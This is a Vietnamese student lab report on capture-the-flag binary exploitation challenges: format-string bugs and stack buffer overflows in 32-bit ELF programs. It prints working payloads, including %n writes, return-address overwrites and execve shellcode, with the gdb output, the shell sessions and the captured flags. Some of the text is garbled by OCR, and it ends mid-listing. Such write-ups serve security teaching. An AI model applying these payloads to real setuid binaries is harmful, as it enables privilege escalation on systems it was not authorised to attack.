

BÁO CÁO BÀI TẬP

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Exercise 3

GVHD: Phan Thế Duy

- **THÔNG TIN CHUNG:**

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: ANTN2020

STT	Họ và tên	MSSV	Email
1	Nguyễn Bùi Kim Ngân	20520648	20520648@gm.uit.edu.vn
2	Nguyễn Bình Thực Trâm	20520815	20520815@gm.uit.edu.vn
3	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

- **NỘI DUNG THỰC HIỆN:**¹

STT	Công việc	Kết quả tự đánh giá
1	ELF x86 -Format string bug basic 1	100%
2	ELF x86 -Format string bug basic 2	100%
3	ELF x86 Stack overflow basic 1	100%
4	ELF x86 Stack overflow basic 3	100%
5	ELF x86 Stack overflow basic 4	100%
6	ELF x86 Stack overflow basic 5	100%
7	ELF x86 Stack overflow basic 6	100%
8	ELF x86 -BSS buffer overflow	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

ELF x86 - Format string bug basic 1:

- Source code:

```

1. #include <stdio.h>
2. #include <unistd.h>
3.
4. int main(int argc, char *argv[]){
5.     FILE *secret = fopen("/challenge/app-systeme/ch5/.passwd", "rt");
6.     char buffer[32];
7.     fgets(buffer, sizeof(buffer), secret);
8.     printf(argv[1]);
9.     fclose(secret);
10.    return 0;
11. }
```

Từ đoạn code có thể thấy:

- Dòng 5, biến secret đọc file passrd có chứa flag
- Dòng 6, khai báo buffer với 32 bytes
- Dòng 7, đọc biến secret và lưu vào buffer
- Dòng 8, in ra argv[1], trước khi chạy printf không kiểm tra giá trị trước khi in nên có lỗ hổng format string có thể khai thác tại đây

Mục tiêu: truyền payload để đọc data của buffer

Payload gồm 4 bytes ghi đè argv[1] và 32 bytes buffer: %08x *33

Command:

./ch5 `python -c "print 'aaaa' + '%08x'*32"`

```
app-systeme-ch5@challenge02:~$ ./ch5 `python -c "print 'aaaa' + '%08x'*32"`
aaaa000000200804b1600804853d00000009bffffcdfb7e1a679bffffbb4b7fc2000b7fc2
0000804b16039617044282936646d617045bf000a640804861b00000002bffffbb4bff
ffbc02af09700bffffb20000000000000000b7e02fa1b7fc2000b7fc200000000000b7e
02fa100000002bffffbb4bffffbc0bffffb4400000001app-systeme-ch5@challenge02:~$ Tram,Kiet,Ngan
```

Đoạn mã hex là:

aaaa000000200804b1600804853d00000009bffffcdfb7e1a679bffffbb4b7fc2000b7fc2
0000804b16039617044282936646d617045bf000a640804861b00000002bffffbb4bff
ffbc02af09700bffffb20000000000000000b7e02fa1b7fc2000b7fc200000000000b7e
02fa100000002bffffbb4bffffbc0bffffb4400000001

Convert sang string ta có những kí tự đọc được là: 9apD()6dmapE

- Có thể suy luận 9apD()6dmapE là flag. Tuy nhiên dữ liệu được lưu dưới dạng little endian cần đổi sang big endian.

- Code python chuyển chuỗi hex từ little endian sang big endian:

```
1 string = "00000020 0804b160 0804853d 00000009 bffffcc3 b7e1b589 bffffb94 b7fc3000 b7fc3000 0804b160 39617044 28293664 6d617045 bf000a64 080"
2
3 arrHex = string.split(' ')
4 bigEndian = []
5
6 for i in arrHex:
7     bigFormat = i[6:] + i[4:6] + i[2:4] + i[:2]
8     bigEndian.append(bigFormat)
9
10 print(''.join(bigEndian))
11
```

- Output:
200000060b104083d85040809000000c3fcffbf89b5e1b794fbffbf0030fcb70030fcb7
60b1040844706139643629284570616d640a00bf1b8604080200000094fbffbf0fbff
bf00d02af100fbffbf0000000000000000213fe0b70030fcb70030fcb700000000213fe0
b7020000094fbffbf0fbffbf24fbffbf01000000
- Convert sang string:

2000000060b104083d8504080900000c3cffbf89b5e1b794fbff
bf0030fc70030fc760b1040844706139643629284570616d64
0a00bf1b860408020000094fbffbf0fbffbf00d02af100fbffbf000
0000000000000213fe0b70030fc70030fc700000000213fe0b7
020000094fbffbf0fbffbf24fbffbf0100000

Size : **256** B, 256 Characters

Auto Hex to String

File..

 Load URL

The Converted string:

□□□`±□□=□□□ □□□Ãüÿ¿□μá·□ûÿ¿□0ü·□0ü·`±□□Dpa9d6)

(Epamd)

- Flag là: Dpa9d6)(Epamd

Validation

Well done, you won 15 Points

Don't forget to give your opinion on the challenge by voting ;-)

ELF x86 - Format string bug basic 2:

- Source code:

```
1. #include <stdio.h>
2. #include <stdlib.h>
3. #include <sys/types.h>
4. #include <unistd.h>
5.
6. int main( int argc, char ** argv )
7.
8. {
9.
10.     int var;
11.     int check   = 0x04030201;
12.
13.     char fmt[128];
14.
15.     if (argc <2)
16.         exit(0);
17.
18.     memset( fmt, 0, sizeof(fmt) );
19.
```

```

20.     printf( "check at 0x%x\n", &check );
21.     printf( "argv[1] = [%s]\n", argv[1] );
22.
23.     sprintf( fmt, sizeof(fmt), argv[1] );
24.
25.     if ((check != 0x04030201) && (check != 0xdeadbeef))
26.         printf ("\nYou are on the right way !\n");
27.
28.     printf( "fmt=%s\n", fmt );
29.     printf( "check=0x%x\n", check );
30.
31.     if (check==0xdeadbeef)
32.     {
33.         printf("Yeah dude ! You win !\n");
34.         setreuid(geteuid(), geteuid());
35.         system("/bin/bash");
36.     }
37. }
```

```

app-systeme-ch14@challenge02:~$ ./ch14 hello
check at 0xbffffae8
argv[1] = [hello]
fmt=[hello]
check=0x4030201
```

Mục tiêu thay đổi giá trị trong biến check thành 0xdeadbeef.

Tuy nhiên vì 0xdeadbeef có giá trị quá lớn nên ta sẽ đè vào ô nhớ của check và ô nhớ tiếp theo của nó và vì là little endian nên đặt beef lên trước

```

check_addr      = 0xbeef = 48879
check_addr + 2 = 0xdead = 57005
```

```

app-systeme-ch14@challenge02:~$ ./ch14 aaaa%8x%8x%8x%8x%8x
check at 0xbffffad8
argv[1] = [aaaa%8x%8x%8x%8x%8x]
fmt=[aaaa 80485f1      0          0          c2bffffc24]
check=0x4030201
app-systeme-ch14@challenge02:~$ ./ch14 aaaa%8x%8x%8x%8x%8x%8x%8x
check at 0xbffffac8
argv[1] = [aaaa%8x%8x%8x%8x%8x%8x%8x]
fmt=[aaaa 80485f1      0          0          c2bffffc14b7fe1449f63d4e2e 4030201]
check=0x4030201
```

fmt cho biết dữ liệu trong stack. Với 4 ký tự a để padding và 8 lần %8x, ta đã đến được giá trị của check(4030201) lưu trong stack

do đó payload có dạng:

[check_addr]+ [check_addr + 2] +aaaa+%8x*7 + [giá trị ghi đè vào check_addr][giá trị ghi đè vào check_addr + 2]

- với %8x*7 để ghi đến đúng khoảng cách nơi vị trí của check

- cần ghi 48879 - 4 (bytes địa chỉ) - 8*7 (khoảng cách nhảy) - 4(aaaa) - 4 (địa chỉ mới được thêm vào) = 48811

- 57005 - (như trên) - 48811 = 8126

Payload: ./ch14 `python -c 'print "\xb8\xfa\xff\xbf" + "a"*4 + "\xba\xfa\xff\xbf" + "%8x"*7 + "%48811c%n%8126c%n"'`

Kết quả chạy:

```
app-systeme-ch14@challenge02:~$ ./ch14 `python -c 'print "\xb8\xfa\xff\xbf" + "a" * 4 + "\xba\xfa\xff\xbf" + "%8x" * 7 + "%48811c%n%8126c%n"'`  
check at 0xbfffffab8  
argv[1] = [ .úÿ;aaaaºúÿ;%8x%8x%8x%8x%8x%8x%8x%48811c%n%8126c%n]  
fmt=[]  
check=0xdeadbeef  
Yeah dude ! You win !  
app-systeme-ch14-cracked@challenge02:~$ Tram,Ngan,Kiet
```

Sau đó ta có thể vào đọc file passwd để lấy flag.

ELF x86 Stack overflow basic 1:

- Source code:

```
int check = 0x04030201;
char buf[40];

fgets(buf,45,stdin);

printf("\n[buf]: %s\n", buf);
printf("[check] %p\n", check);

if ((check != 0x04030201) && (check != 0xdeadbeef))
    printf ("\nYou are on the right way!\n");

if (check == 0xdeadbeef)
{
    printf("Yeah dude! You win!\nOpening your shell...\n");
    setreuid(geteuid(), geteuid());
    system("/bin/bash");
    printf("Shell closed! Bye.\n");
}
```

- Mục tiêu: khai thác hàm fget() để ghi đè lên check do mảng buf khai báo có 40 bytes nhưng fget lại đọc tới 45 bytes tên ta có thể stack overflow
 - Payload gồm: 40 bytes bất kì (a) để làm đầy stack (buf) + 4 bytes giá trị cần đè (0xdeadbeef à) và 1 byte vad\eda (little endian)

Và để điều khiển shell lấy flag ta cần cat sau khi truyền payload: cat <(python -c 'print "a"*40 + "\x0f\xbe\xad\xde")> /ch13

```
app-systeme-ch13@challenge02:~$ cat <(python -c 'print "a"*40 + "\xef\xbe\xad\xde") - | ./ch13
```

Flag: 1w4ntm0r3pr0np1s

**ELF x86 Stack overflow basic 2:**

- Source code:

```

6. void shell() {
7.     setreuid(geteuid(), geteuid());
8.     system("/bin/bash");
9. }
10.
11. void sup() {
12.     printf("Hey dude ! Waaaaazzzaaaaaaaaaa ?!\n");
13. }
14.
15. void main()
16. {
17.     int var;
18.     void (*func)()=sup;
19.     char buf[128];
20.     fgets(buf,133,stdin);
21.     func();
22. }
```

Mảng buf khai báo 128 bytes nhưng hàm fgets lấy tới 133 bytes do đó ta có thể khai thác stack overflow ở đây

Mục tiêu: điều hướng khiến chương trình gọi ra hàm shell() thay vì sup(), ta cần làm tràn stack để ghi đè địa chỉ shell() vào địa chỉ trả về của stack

Payload: 128 kí tự 'a' ghi đè stack (buf) + shell_addr

- Dùng gdb để tìm địa chỉ shell():

```
(gdb) print/x &shell
$2 = 0x8048516
(gdb)
```

- Khi truyền payload ta đồng thời xài cat để điều khiển shell: (python -c 'print "a"*128 + "\x16\x85\x04\x08"; cat) | ./ch15

```
app-systeme-ch15@challenge02:~$ (python -c 'print "a"*128 + "\x16\x85\x04\x08"'; cat ) | ./ch15
cat .passwd
B33r1sSoG0oD4y0urBr4iN
^C
Segmentation fault
app-systeme-ch15@challenge02:~$ kiet tram ngan
```

Flag: B33r1sSoG0oD4y0urBr4iN

ELF x86 - Stack buffer overflow basic 3:

- Source code:




```

12. char buffer[64];
13. int check;
14. int i = 0;
15. int count = 0;
16.
17. printf("Enter your name: ");
18. fflush(stdout);
19. while(1)
20. {
21.     if(count >= 64)
22.         printf("Oh no...Sorry !\n");
23.     if(check == 0xbffffabc)
24.         shell();
25.     else
26.         {
27.             read(fileno(stdin),&i,1);
28.             switch(i)
29.             {
30.                 case '\n':
31.                     printf("\a");
32.                     break;
33.                 case 0x08:
34.                     count--;
35.                     printf("\b");
36.                     break;
37.                 case 0x04:
38.                     printf("\t");
39.                     count++;
40.                     break;
41.                 case 0x90:
42.                     printf("\n");
43.                     count++;
44.                     break;
45.                 default:
46.                     buffer[count] = i;
47.                     count++;
48.                     break;
49.             }
50.         }

```

Mục tiêu: thay đổi giá trị check thành 0xbffffabc để gọi shell()
 Stack sẽ có dạng



- Do buffer có xu hướng đi lên tới địa chỉ cao hơn mà check lại ở phía sau nên ta không thể buffer overflow như các cách trên. Tuy nhiên ta có buffer là một mảng và check ở ngay sau buffer nên ta có thể truy xuất check thông qua buffer, buffer [-1][-2][-3][-4]
- Thấy rằng tại dòng 27, chương trình đọc từng kí tự từ input rồi kiểm tra switch case, ta có thể gán giá trị từng byte của check thông qua default. Để count trừ đi thì cần đặt input thành 0x08 để vào case dòng 33

- Payload:

x08*4 (để làm count thành -4) + \xbc\xfa\xff\xbf (little endian)

- Khi truyền payload ta đồng thời xài cat để điều khiển shell: (python -c 'print "\x08"*4+"\xbc\xfa\xff\xbf";cat')| ./ch16

```
app-systeme-ch16@challenge02:~$ (python -c 'print "\x08"*4+"\xbc\xfa\xff\xbf"';cat)| ./ch16
Enter your name: id
uid=1216(app-systeme-ch16-cracked) gid=1116(app-systeme-ch16) groups=1116(app-sy
steme-ch16),100(users)
cat .passwd
Sm4shM3ify0uC4n
^C^Zngan-kiet-tram■
```

Flag: Sm4shM3ify0uC4n

ELF x86 - Stack buffer overflow basic 4:

Source code

```
1. #include <stdio.h>
2. #include <stdlib.h>
3. #include <dirent.h>
4. #include <string.h>
5.
6. struct EnvInfo
7. {
8.     char home[128];
9.     char username[128];
10.    char shell[128];
11.    char path[128];
12.};
13.
14.
15. struct EnvInfo GetEnv(void)
16. {
17.     struct EnvInfo env;
18.     char *ptr;
19.
20.     if((ptr = getenv("HOME")) == NULL)
21.     {
22.         printf("[+] Can't find HOME.\n");
23.         exit(0);
24.     }
25.     strcpy(env.home, ptr);
26.     if((ptr = getenv("USERNAME")) == NULL)
27.     {
28.         printf("[+] Can't find USERNAME.\n");
29.         exit(0);
30.     }
31.     strcpy(env.username, ptr);
32.     if((ptr = getenv("SHELL")) == NULL)
33.     {
34.         printf("[+] Can't find SHELL.\n");
35.         exit(0);
36.     }
37.     strcpy(env.shell, ptr);
38.     if((ptr = getenv("PATH")) == NULL)
39.     {
```

```

40. printf("[-] Can't find PATH.\n");
41. exit(0);
42. }
43. strcpy(env.path, ptr);
44. return env;
45.}
46.
47.int main(void)
48.{ 
49. struct EnvInfo env;
50.
51. printf("[+] Getting env...\n");
52. env = GetEnv();
53.
54. printf("HOME    = %s\n", env.home);
55. printf("USERNAME = %s\n", env.username);
56. printf("SHELL    = %s\n", env.shell);
57. printf("PATH     = %s\n", env.path);
58.
59. return 0;
60.}

```

Đầu tiên ta sẽ debug để xem thông tin

```

app-systeme-ch8@challenge02:~$ gdb ch8
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>;
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ch8...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x0804867f <+0>: lea    0x4(%esp),%ecx
0x08048683 <+4>: and    $0xffffffff,%esp
0x08048686 <+7>: pushl -0x4(%ecx)
0x08048689 <+10>: push   %ebp
0x0804868a <+11>: mov    %esp,%ebp
0x0804868c <+13>: push   %edi
0x0804868d <+14>: nush  %esi

```

ta thấy được là stack sẽ chiếm 0x21c bytes tức là 540 bytes (ở dòng code sub esp, 0x21c)

```
(gdb) set disassembly-flavor intel
(gdb) disassemble GetEnv
Dump of assembler code for function GetEnv:
0x080484e6 <+0>: push    ebp
0x080484e7 <+1>: mov     ebp,esp
0x080484e9 <+3>: push    edi
0x080484ea <+4>: push    esi
0x080484eb <+5>: push    ebx
0x080484ec <+6>: sub     esp,0x21c
0x080484f2 <+12>: call    0x8048420 <__x86.get_pc_thunk.bx>
0x080484f7 <+17>: add    ebx,0xb09
0x080484fd <+23>: sub    esp,0xc
0x08048500 <+26>: lea     eax,[ebx-0x1820]
0x08048506 <+32>: push    eax
0x08048507 <+33>: call    0x8048380 <getenv@plt>
0x0804850c <+38>: add    esp,0x10
0x0804850f <+41>: mov    DWORD PTR [ebp-0x1c],eax
0x08048512 <+44>: cmp    DWORD PTR [ebp-0x1c],0x0
0x08048516 <+48>: jne    0x8048534 <GetEnv+78>
0x08048518 <+50>: sub    esp,0xc
0x0804851b <+53>: lea     eax,[ebx-0x181b]
0x08048521 <+59>: push    eax
0x08048522 <+60>: call    0x8048390 <puts@plt>
0x08048527 <+65>: add    esp,0x10
0x08048529 <+68>: sbb    esp,0xc
```

Và ta có thể thấy được là ở phần code phần struct EnvInfo chiếm 512 bytes (4 trường thông tin mỗi trường 128 bytes)

```
61. struct EnvInfo
62.{ 
63. char home[128];
64. char username[128];
65. char shell[128];
66. char path[128];
67.};
```

Với những thông tin debug ta sẽ có được stack như sau

Struct EnvInfo: home (%ebp - 540)
Struct EnvInfo: username (%ebp - 412)
Struct EnvInfo: shell (%ebp - 284)
Struct EnvInfo: path (%ebp - 156)
Saved ebp
Địa chỉ trả về (%ebp + 4)
Địa chỉ rep movsl dest. (%ebp + 8)

Với stack như vậy ta sẽ cần thực hiện thay đổi ở Struct EnvInfo: path để có thể ghi lên địa chỉ trả về và thực hiện khai thác do path hiện đang nằm gần với địa chỉ trả về nhất so với 3 thành phần còn lại

Tiếp theo mục tiêu của ta cần ở shellcode là:

- + Nơi lưu trữ shellcode
- + Dễ dàng gọi đến
- + Giá trị phải ghi đè lên địa chỉ trả về để thanh ghi eip trở được đến

Vậy ta sẽ có shellcode được ghi vào biến env như sau:

```
export SHELLCODE=`python -c
'print("\x90"*100+"\x31\xc0\xb0\x0b\xeb\x19\x89\xe1\x8b\x1c\x24\x8d\x53\x0
9\x89\x54\x24\x04\x99\x89\x54\x24\x08\x88\x53\x08\x88\x53\x16\xcd\x80\x
e8\xe2\xff\xff\xff/bin/cat .passwd")'
```

Tiếp theo ta cần giải quyết vấn đề đó là khi ghi đè lên địa chỉ trả về thì ký tự \x00 rơi vào địa chỉ rep movsl dest. (%ebp + 8) trong stack. Vấn đề này sẽ khiến cho chương trình bị crash ngay lập tức. Nên vì vậy ta sẽ cần junk được ghi vào biến env như sau:

```
export JUNK=$(python -c 'print "HELLO"*1000')
```

Tiếp theo ta cần tìm address của 2 biến env là shellcode và junk thì ta phải thực hiện code C và thực thi file để xem

Code C:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char * argv[]) {
    char *ptr;
    if(argc < 3){
        printf("Usage: %s <environment var> <target program name>\n", argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]);
```

```

ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
printf("%s will be at %p\n", argv[1], ptr);
}

```

Ta sẽ thực hiện build code thành file thực thi ở trong mục tmp

```

OpenSSH SSH client  + ~
app-systeme-ch8@challenge02:~$ nano /tmp/findenv.c
Unable to create directory /challenge/app-systeme/ch8/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

app-systeme-ch8@challenge02:~$ cat /tmp/findenv.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char * argv[]) {
    char *ptr;
    if(argc < 3) {
        printf("Usage: %s <environment var> <target program name>\n", argv[0]);
        exit(0);
    }
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
    printf("%s will be at %p\n", argv[1], ptr);
}
app-systeme-ch8@challenge02:~$ cd tmp
-bash: cd: tmp: No such file or directory
app-systeme-ch8@challenge02:~$ cd /tmp; gcc -m32 -o findenv findenv.c; cd - /challenge/app-systeme/ch8
-bash: cd: too many arguments
app-systeme-ch8@challenge02:/tmp$ gcc -m32 -o findenv findenv.c
app-systeme-ch8@challenge02:/tmp$ cd ..
app-systeme-ch8@challenge02:~/challenge02$ ls
app-systeme-ch8@challenge02:~/challenge02$ ls /tmp/findenv
/tmp/findenv
app-systeme-ch8@challenge02:~$ |

```

Sau đó ta sẽ thực tạo 2 biến env là shellcode và junk, đồng thời kiểm tra địa chỉ của chúng:

Ta có được 2 địa chỉ đó chính là 0xbfffea33 và 0xbfffeb48 tương ứng với shellcode và junk

```

OpenSSH SSH client  + ~
app-systeme-ch8@challenge02:~$ export SHELLCODE='python -c "print(\x90*\x100+\x31\xc0\xb0\xeb\x19\x89\xe1\x8b\x1c\x24\x8d\x53\x09\x89\x54\x24\x04\x99\x89\x54\x24\x08\x88\x53\x08\x88\x53\x16\xcd\x80\xe2\xf\xff\xbin\cat .passwd")'
app-systeme-ch8@challenge02:~$ export JUNK=$(python -c 'print "HELLO"\x1000')
app-systeme-ch8@challenge02:~$ /tmp/find SHELLCODE ./ch8
SHELLCODE will be at 0xbfffea33
app-systeme-ch8@challenge02:~$ /tmp/find JUNK ./ch8
JUNK will be at 0xbfffeb48

```

Tiếp theo ta sẽ cần xử lý thêm biến username do nếu không xử lý thì nó sẽ khen cho chương trình ta bị crash do bị thiếu đi biến username và các giá trị tương ứng vậy nên ta sẽ thực hiện câu lệnh để ghi thêm vào biến env của username:

```

export USERNAME=`python2 -c "print '\x90'*80 +
'\x31\xd2\x31\xc0\x31\xdb\x31\xc9\x66\xbb\xb8\x04\x66\xb9\x54\x04\xb0\x46\xcd\x80\x31\xc0\x31\xc9\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\xb0\x0b\xcd\x80'"`"
```

Cuối cùng ta sẽ thực hiện việc tấn công buffer overflow bằng câu lệnh:

```
export PATH=`python -c 'print "A"*160 + "\x33\xea\xff\xbf" + "\x48\xeb\xff\xbf"'
```

Giải thích

A với 160 lần

Gọi đến địa chỉ biến môi trường shellcode

Gọi đến địa chỉ biến môi trường junk

The terminal window shows the following content:

```

Challenge informations ./

./ch8: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.2, for
GNU/Linux 3.2.0, BuildID[sha1]=284b6f346cf0977da22266be323b598a35e61d02, not stripped
libc: GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.5) stable release version 2.27.

RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols
FORTIFY Fortifiable FILE
Fortified No canary found NX disabled No PIE No RPATH No RUNPATH 69) Symbols
Partial RELRO No 0 2 ./ch8


ASLR is OFF

app-systeme-ch8@challenge02:~$ export SHELLCODE=`python -c
'print("\x90"*100+"\x31\xc0\xb0\x0b\xeb\x19\x89\xe1\x8b\x1c\x24\x8d\x
53\x09\x89\x54\x24\x04\x99\x89\x54\x24\x08\x88\x53\x08\x88\x53\x16\xcd\x80\x
e8\xe2\xff\xff\xff/bin/cat .passwd")'
app-systeme-ch8@challenge02:~$ export JUNK=$(python -c 'print "HELLO"*1000')
app-systeme-ch8@challenge02:~$ export USERNAME= python2 -c "print '\x90' * 80 +
'\x31\xd2\x31\xc0\x31\xdb\x31\xc9\x66\xbb\xb8\x0
4\x66\xb9\x54\x04\xb0\x46\xcd\x80\x31\xc0\x31\xc9\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x54\x
5b\xb0\x0b\xcd\x80'
app-systeme-ch8@challenge02:~$ export PATH= python -c 'print "A"*160 + "\x34\xea\xff\xbf" +
"\x51\xeb\xff\xbf"
app-systeme-ch8@challenge02:~$ ./ch8
[+] Getting env...
s2$srAkdaQq18q
app-systeme-ch8@challenge02:~$ kiet tram ngan

```

Và ta có được flag là:

s2\$srAkdaQq18q



ELF x86 - Stack buffer overflow basic 5:

Chương trình cần đường dẫn một file trong có chứa 9 bytes đầu là “USERNAME=” và đưa vào buffer được khai báo là 512 bytes

Quan sát source code:

```

18. void cpstr(char *dst, const char *src)
19. {
20.     for(; *src; src++, dst++)
21.     {
22.         *dst = *src;
23.     }
24.     *dst = 0;
25. }
...
56. while(fgets(buff, BUFFER, file) != NULL)
57. {
58.     chomp(buff);
59.     if(strncmp(buff, "USERNAME=", 9) == 0)
60.     {
61.         cpstr(init.username, buff+9);
62.     }
63. }
```

Sau khi debug ta sẽ có thể biết stack như sau:

username (%ebp - 164)

con trả file (%ebp - 28)

Saved ebp

Địa chỉ trả về (%ebp + 4)

Địa chỉ rep movsl dest. (%ebp + 8)

Mục tiêu khai thác chính là hàm cpstr. Hàm cpstr không kiểm tra giới hạn nên ta có thể overflow struct gồm 128 bytes username + 4 bytes uid + 4 bytes = 136 bytes và ta sẽ đặt shellcode tại đây.

Payload có dạng:

“USERNAME=” + 136 bytes(shellcode + junk) + 4 bytes file_addr + junk + 4 bytes shellcode_addr + 4 bytes địa chỉ struct Init (giá trị trả về)

- File_addr: để tìm tệp ta tạo thử tạo một đường dẫn vào chương trình

app-systeme-ch10@challenge02:~\$ python -c "print 'USERNAME=' + 'a'*136" > /tmp/attack
--

Tìm địa chỉ lưu pointer của file bằng ltrace:

```
app-systeme-ch10@challenge02:~$ ltrace ./ch10 /tmp/attack
/libc_start_main(0x804878b, 2, 0xbffffc24, 0x8048840 <unfinished ...>
open("/tmp/attack", "r")
memset(0xbffff984, '\0', 136)
getpid()
getuid()
fgets("USERNAME=aaaaaaaaaaaaaaaaaaaaaa"..., 512, 0x804b160)
strcmp("USERNAME=aaaaaaaaaaaaaaaaaaaaaa"..., "USERNAME=", 9)
fgets(<no return ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++

```

☞ file_addr: 0x0804b160

- Tìm địa chỉ struct init: Dùng gdb và quan sát hàm Init khi thu hồi stack và ra khỏi hàm.

```
0x0804877e <+269>:    mov    0x8(%ebp),%eax
0x08048781 <+272>:    lea    -0xc(%ebp),%esp
0x08048784 <+275>:    pop    %ebx
0x08048785 <+276>:    pop    %esi
0x08048786 <+277>:    pop    %edi
0x08048787 <+278>:    pop    %ebp
0x08048788 <+279>:    ret    $0x4
d of assembler dump.
db)
```

Sau khi trở về return address nó xoá một giá trị mà theo source code hàm return struct init. Vậy ta biết rằng giá trị của struct init tại ebp+8 (return address ở ebp+4)
Lúc này ta cần tìm địa chỉ ebp+8, debug và dùng r.sh để giúp địa chỉ trong lúc debug và thực thi là giống nhau. Ta tìm được địa chỉ 0xbffff970 đây cũng là địa chỉ cho shellcode

- Command:

```
python -c "print 'USERNAME=' +
'\x31\xD2\x31\xC0\x31\xDB\x31\xC9\x66\xBB\xBA\x04\x66\xB9\x56\x04\xB0\
\x46\xCD\x80\x31\xC0\x31\xC9\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6
E\x54\x5B\xB0\x0B\xCD\x80' + 'a'*95 + '\x60\xb1\x04\x08' + 'a'*28 +
'\x70\xf9\xff\xbf' + '\x70\xf9\xff\xbf' " > /tmp/attack
```

- Kết quả chạy:

```
app-systeme-ch10@challenge02:~$ python -c "print 'USERNAME=' + '\x31\xD2\x31\xC0\x31\xDB\x
31\xC9\x66\xBB\xBA\x04\x66\xB9\x56\x04\xB0\x46\xCD\x80\x31\xC0\x31\xC9\x50\x68\x2F\x2F\x73
\x68\x68\x2F\x62\x69\x6E\x54\x5B\xB0\x0B\xCD\x80' + 'a'*95 + '\x60\xb1\x04\x08' + 'a'*28 +
'\x70\xf9\xff\xbf' + '\x70\xf9\xff\xbf' " > /tmp/attack
app-systeme-ch10@challenge02:~$ ./ch10 /tmp/attack
$ cat .passwd
h8Q!2)3=9"51
$ Tram, Ngan, Kiet
```

Flag: h8Q!2)3=9"51

ELF x86 - Stack buffer overflow basic 6:

```
I.    #include <stdio.h>
II.   #include <string.h>
III.  #include <sys/types.h>
IV.   #include <unistd.h>
V.
VI.   int main (int argc, char ** argv){
VII.  char message[20];
VIII.
IX.   if (argc != 2){
X.     printf ("Usage: %s <message>\n", argv[0]);
